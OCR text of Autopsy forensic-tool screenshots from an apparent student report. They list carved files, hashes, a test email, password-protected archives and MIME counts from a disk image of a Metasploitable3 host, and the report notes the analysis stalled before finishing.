

Final Report - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case
Keyword Lists Keyword Search
Data Sources
dimage.img_1 Host
File Views
File Types
By Extension
Images (2212)
Videos (6)
Audio (1)
Archives (11740)
Databases (14)
Documents
HTML (3849)
Office (11)
PDF (19)
Plain Text (40143)
Rich Text (2)
Executable
By MIME Type
application
audio
image
message
multipart
appledouble (6)
text
Deleted Files
File System (0)
All (160380)
File Size
Data Artifacts
Communication Accounts (12)
Email (12)
E-Mail Messages (78)
Default ([Default])
Metadata (40)
Analysis Results
Encryption Detected (9)
EXIF Metadata (17)
Extension Mismatch Detected (1)
User Content Suspected (17)
OS Accounts
Tags
Bookmark (3)
Notable Item (Notable) (4)
email (1)
Score
Bad Items (12)
Suspicious Items (2)
Reports
Listing
Archives
1740 Results
Table Thumbnail Summary
Page: 2 of 2 Pages: Go to Page:
Save Table as CSV
Name S C O Modified Time Change Time Access Time Created Time Size Flags(Dir) Flags(Meta) Known Location MD5 Hash SHA-256 Hash
f2773386.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 4096 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773386.gz 42cefc6dbaa0fad3b4f2d7a78a337b4a 6331f55d7ed3
f2773394.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 4096 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773394.gz a566f066bf598abe0df1c6af7c04fff4 9fc0da2f70cd
f2773402.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773402.gz 5975ff70b0e27088707da848adfbe077 a5b266e73501
f2773418.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773418.gz 711e56062f28147462eff0db7442e967 2635e3c9e2a2
f2773434.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773434.gz dc8afde945fc521439697fe57f8c5e28 2084e74748ca
f2773450.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773450.gz 55f590da3fb2f6a766ac14cdb045ff7a 4bc347048390
f2773466.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 12288 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773466.gz 8d61e90059f70e656db8c8d66a6e160b 1e0ed591449c
f2773490.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773490.gz 8adeb5db114105b21224de5ada4292c0 384eed552603
f2773506.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773506.gz d6c97ea82f240010d49fd07dad8c5c7a 120c34344a5c
f2773586.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773586.gz 5e9e288b383c4764c6d1fa876538f50c 8c8b31bcf60b
f2773602.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773602.gz 10f90a47de4dc848465a9ffbcd0424d7 8a3c91238b2f
f2773618.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773618.gz 1659692941 2a6438c9ee5486ca2da840 77666611ac8c
f2773634.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 4096 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773634.gz 0d4259cf9f7de0d7e95f8bdd72425b50 3f3a00f5cca79
f2773642.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 4096 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773642.gz ee7b4604e89f878c2b3b4de575d061fc 33f7d0524a3c
f2773650.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1273856 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2773650.gz 7f5fa456828cc5727ce39e0bb77e1545 2238ac8deaa4
f2776138.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 16384 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2776138.gz 0ed765ff97274f9cba81ec03ea5a5767 42d23b6d10ab
f2776202.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 12288 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2776202.gz ffb39e67e449ed16ac75f5551010bc412 c392dac8a333
f2776226.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2776226.gz bb1d126a594eb5ce1b83522935b3d7f6 24a3cb0bfa54
f2776242.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 4096 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2776242.gz a213f15469c24a8faed0ad43c6ded515 b95fde049d5b
f2776250.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 12288 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2776250.gz d0f9fc42243257260714261308f23170 dbf9460ba8e9
f2776282.gz 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 4096 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/65/f2776282.gz 720264e5fc96daf719adce1ed633aba3 341c2868907d
Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences
Page: 1 of 1 Page Go to Page: 1 Jump to Offset Launch in HxD
0x00000000: 1F 8B 08 00 00 00 00 00 02 03 B4 5C 6D 73 DB B6 .....\ms..
0x00000010: B2 FE 2C FF 0A 44 67 12 51 8E E4 48 76 D2 A6 B6 ..,..Dg.Q..Hv...
0x00000020: 93 8C E3 97 53 CF A4 4E 26 49 4F EF B9 3D 19 0D ....S..N&IO..=..
0x00000030: 25 42 12 C7 14 A9 C3 17 BF DC 3A FF FD EE B3 00 %B.....:.....
0x00000040: 48 80 92 6C CB 4E D3 8E 2C 91 C0 62 77 B1 78 B0 H..l.N..,..bw.x.
0x00000050: D8 05 F0 8F 70 2C 02 39 0E 63 19 78 67 1F 07 EF ....p,.9.c.xg...
0x00000060: 7F 3F 39 39 FE DC 16 37 37 F6 D3 D3 4F F5 27 1F .?99...77...O.'.
0x00000070: 3F 1D 9F 7D F9 F2 A1 BD F1 0F 99 A6 49 2A 9A EF ?..}........I*..
0x00000080: FD 20 9E 59 D6 11 25 11 FE 7A FA 49 D0 DB AA 82 . .Y..%..z.I....
0x00000090: 08 33 43 A6 23 F2 22 8D 45 3E 95 33 B1 99 0C C7 .3C.#."E>.3....
0x000000a0: 9B 4D 22 16 07 E1 78 63 E3 C5 A6 38 8D 47 51 11 .M"...xc...8.GQ.
0x000000b0: 48 91 14 A9 18 86 79 D6 8A 5B F3 50 8E 64 26 36 H.....y..[.P.d&6
0x000000c0: 5F 6C FC 23 D4 6F 9B 79 11 FB 91 BF 35 6D 6E A0 _l.#.o.y....5mn.
0x000000d0: D6 1A FF 5E A0 91 0F 44 3C 4A 46 7E 24 F2 EB 39 ...^...D<JF~$..9
0x000000e0: 91 CE A7 7E 2E B2 B9 1C 85 E3 6B 6E B9 79 99 A4 ...~.....kn.y..


Final Report - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case
Keyword Lists Keyword Search
Listing
message/rfc822
28 Results
Table Thumbnail Summary
Page: 1 of 1 Pages: Go to Page:
Save Table as CSV
Name S C O Modified Time Change Time Access Time Created Time Size Flags(Dir) Flags(Meta) Known Location MD5 Hash
f0974946.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 743 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/54/f0974946.php 3c5c77783a69bbcfe9aceb7466bc635b
f1134770.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 605 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/57/f1134770.php 000e7890951994dc14d1c7c31da20f53
f1135914.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 842 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/57/f1135914.php ec618809a4cffefbd285f60868dc745a
f1135922.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 882 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/57/f1135922.php bc8035396aeac6743530e098bb456430
f1135930.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 851 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/57/f1135930.php 8b1d1f947eb3efac425e375d72e082bb
f1135938.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 901 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/57/f1135938.php 3fc33ed3a32a88262a5042628836b35e
f1135946.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1062 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/57/f1135946.php 498f89ccd490367dab509cf9bccb487e
f1135954.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1011 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/57/f1135954.php 9acd2b96d4b8fea8167061a7c3aa19a9
f1135962.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 981 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/57/f1135962.php 3c7ea7a909503d27e6513645b4a8b7f6
f1153426.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1224 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/58/f1153426.php fdfef88bb23872c6386ca41b1b62bb9a
f1153434.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 735 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/58/f1153434.php dd8aed8b3463f19788b9fb02ca7e669a
f1153458.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1223 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/58/f1153458.php b5548486f1381f4ea4fbedbcff61d35b
f1154402.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1177 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/58/f1154402.php 3f7fe920fd5888a80a76bffe5ac46cdd
f1154538.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3252 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/58/f1154538.php 8e568d894e39c1d8c7084afd7d7293e6
f1154546.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3460 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/58/f1154546.php edba828a7cd74c28ed99279bf721c0dd
f1154562.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 13529 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/58/f1154562.php 47f598d12e025df591c90bfcdcd0cb50
f1154594.php 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 13754 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/58/f1154594.php 77dc69e7bcdbf9da5a1fb776b3f760fc
f2491554.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 331 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/62/f2491554.txt a7af895ccf479138f42f6b170211f8c4
f3872874.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 417 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/75/f3872874.txt 1dcd63b8767e1825348bfad7436155bd
f3877184.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 337 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/75/f3877184.txt fd1796145af646b41371ee1e24f6ff46
f1245730 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 4743 Allocated Allocated unknown /img_dimage.img/$CarvedFiles/59/f1245730.gz/f1245... faff7649cf8233432dc6dea6efd291c
Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences
Strings Extracted Text Translation
Page: 1 of 1 Page Matches on page: - of - Match 100% Reset Text Source: File Text
lib/ruby/2.3.0/webrick/server.rb:314:in `block in start_thread': From root@metasploitable3-ub1404 Wed Apr 17 23:47:55 2024
Subject: email check from shuvo
To: <shovoghosh@outlook.com>
X-Mailer: mail (GNU Mailutils 2.99.98)
This is the test email
This is the body of the email, Thanks
This is the body of the email, Thanks


Final Report - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case
Keyword Lists Keyword Search
Listing
Encryption Detected
9 Result
Table Thumbnail Summary
Page: 1 of 1 Pages: Go to Page:
Save Table as CSV
Source Name S C O Source Type Score Conclusion Configuration Justification Comment File Path
f3873056_20131030113401_http_198_2_192.zip 0 File Notable Password protection detected. Password protection detected. /img_dimage.img/$CarvedFiles/9/f3873056_20131030113401_http_198_2_..
7_of_diamonds.zip 0 File Notable Password protection detected. Password protection detected. /img_dimage.img/$CarvedFiles/29/f3413356_7_of_diamonds.zip/7_of_di..
f1104506_hi.zip 0 File Notable Content-only Encryption (Archive File) Content-only Encryption (Archive File) /img_dimage.img/$CarvedFiles/56/f1104506_hi.zip
f1022562_T1_X3_101115_1_8_1_expROM_FW_uni.zip 1 File Notable Password protection detected. Password protection detected. /img_dimage.img/$CarvedFiles/55/f1022562_T1_X3_101115_1_8_1_expRO..
f1021858_T1_X3_101025_1_8_1_expROM_FW_uni.zip 1 File Notable Password protection detected. Password protection detected. /img_dimage.img/$CarvedFiles/55/f1021858_T1_X3_101025_1_8_1_expRO..
f0054098_file1.zip 0 File Notable Password protection detected. Password protection detected. /img_dimage.img/$CarvedFiles/37/f0054098_file1.zip
f3318508_init.zip 0 File Notable Password protection detected. Password protection detected. /img_dimage.img/$CarvedFiles/27/f3318508_init.zip
f1860204_T1_X3_101025_1_8_1_expROM_FW_uni.zip 1 File Notable Password protection detected. Password protection detected. /img_dimage.img/$CarvedFiles/16/f1860204_T1_X3_101025_1_8_1_expRO..
f1859180_T1_X3_101115_1_8_1_expROM_FW_uni.zip 1 File Notable Password protection detected. Password protection detected. /img_dimage.img/$CarvedFiles/16/f1859180_T1_X3_101115_1_8_1_expRO..
Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences
Strings Extracted Text Translation
Page: 1 of Page: Go to Page:
Script: Latin - Basic
x-python (1135)
x-diff (6)
x-fortran (101)
x-web-markdown (1048)
plain (44337)
uri-list (2)
xml (6227)
html (2936)
x-log (1)
x-yaml (198)
x-yacc (3)
x-robots (5)
troff (2791)
x-emacs-lisp (3)
x-go (4)
x-idl (3)
x-matlab (177)
x-java-properties (8)
x-coffeescript (14)
x-csrc (11070)
tab-separated-values (3)
x-ruby (4913)
x-less (2)
x-ini (67)
asp (23)
vnd.graphviz (5)
Deleted Files
File System (0)
All (160380)
MB File Size
Data Artifacts
Communication Accounts (12)
Email (12)
E-Mail Messages (78)
Default ([Default])
Metadata (40)
Analysis Results
Encryption Detected (9)
EXIF Metadata (17)
Extension Mismatch Detected (1)
User Content Suspected (17)
OS Accounts
Tags
Bookmark (3)
Notable Item (Notable) (4)
email (2)
Score
Bad Items (12)
Suspicious Items (3)
Reports


Final Report - Autopsy 4.21.0
Case View Tools Window Help
Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case
Keyword Lists Keyword Search
Listing
Databases
14 Results
Table Thumbnail Summary
Page: 1 of 1 Pages: Go to Page:
Save Table as CSV
Name S C O Modified Time Change Time Access Time Created Time Size Flags(Dir) Flags(Meta) Known Location MD5 Hash SHA-256 Ha
f0371388.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 225280 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/12/f0371388.db dca300ac1eadd1b165d3f1bd86237eec 1fefeb54280
f2658452.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 12288 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/18/f2658452.db 25f2778bd09dcbccf5cbe6c9a75a5abf 0eff0fd77ee
f3904764.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/36/f3904764.db 87fca2fdd4eca9696819c295ff8084fd 77bb900346
f3904780.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 12288 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/36/f3904780.db ffaa9b6997b03cd7718448fc3cf62594 ef9d8032378
f3904804.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/36/f3904804.db bf85950045f85ca91fcec689333502d 97659c55a12
f3904820.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/36/f3904820.db 4086e091500bef8a6c06779fe8adeb5 cc6ed3d8f1
f3904836.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/36/f3904836.db e8839ab88a233647d41dc3033fbeb53d 7b52df41e1
f3904852.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/36/f3904852.db b504aef913cfc846812098349ffa799 09bafeb812
f3904868.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/36/f3904868.db 7e2ee1e06ef4671ea288688afff75a4c 31f58e81cb3
f3904884.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/36/f3904884.db d8bde6db62112547e2fe5cd8c5131c22 e2aed98d8e
f3904900.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 8192 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/36/f3904900.db 32f431e452a03ff90f1bce182a07f312 b0b821ca72
f3904916.db 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 12288 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/36/f3904916.db 811d6afba4f893f96cb4fa1ddd0ff6fb 3a82f57243e
f0527622.sqlite 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 11264 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/77/f0527622.sqlite e9165f23e335a50246602a1d8ad563c4 12c4bd6108
f0552246.sqlite 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 9216 Unallocated Unallocated unknown /img_dimage.img/$CarvedFiles/77/f0552246.sqlite 515aba48f795b06aff36f39daebc7b71 d664dd4c95
Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences
Strings Extracted Text Translation
Page: 1 of Page: Go to Page:
Script: Latin - Basic
Data Sources
dimage.img_1 Host
File Views
File Types
By Extension
Images (2212)
Videos (6)
Audio (1)
Archive (11740)
Databases (14)
Documents
HTML (3849)
Office (11)
PDF (19)
Plain Text (40143)
Rich Text (2)
Executable
By MIME Type
application
x-x509-key (44)
x-dosexec (1)
mbox (83)
x-x509-cert (42)
resource-lists+xml (1)
x-iso9660-image (1)
xml (743)
mac-binhex40 (1)
x.windows-registry (1)
zip (79)
x-executable (938)
x-ooxml (4)
octet-stream (26106)
x-rpm (10)
x-bzip2 (44)
javascript (4435)
x-dtbresource+xml (4)
x-object (12295)
x-font-ttf (35)
x-sharedlib (2935)
x-msdownload (3)
x-shockwave-flash (5)
x-xz (20)
java-vm (425)
postscript (251)
xhtml+xml (425)
x-mysql-table-definition (58)
vnd.openxmlformats-officedocumen
x-font-type1 (2)
mathematica (1)





We're not able to analyze the whole drive, maybe there was an issue in the raw image file, after 90% it's just stuck! We left it for two days, but we've not seen any progress. That's why we stopped the analysis. We got this much information!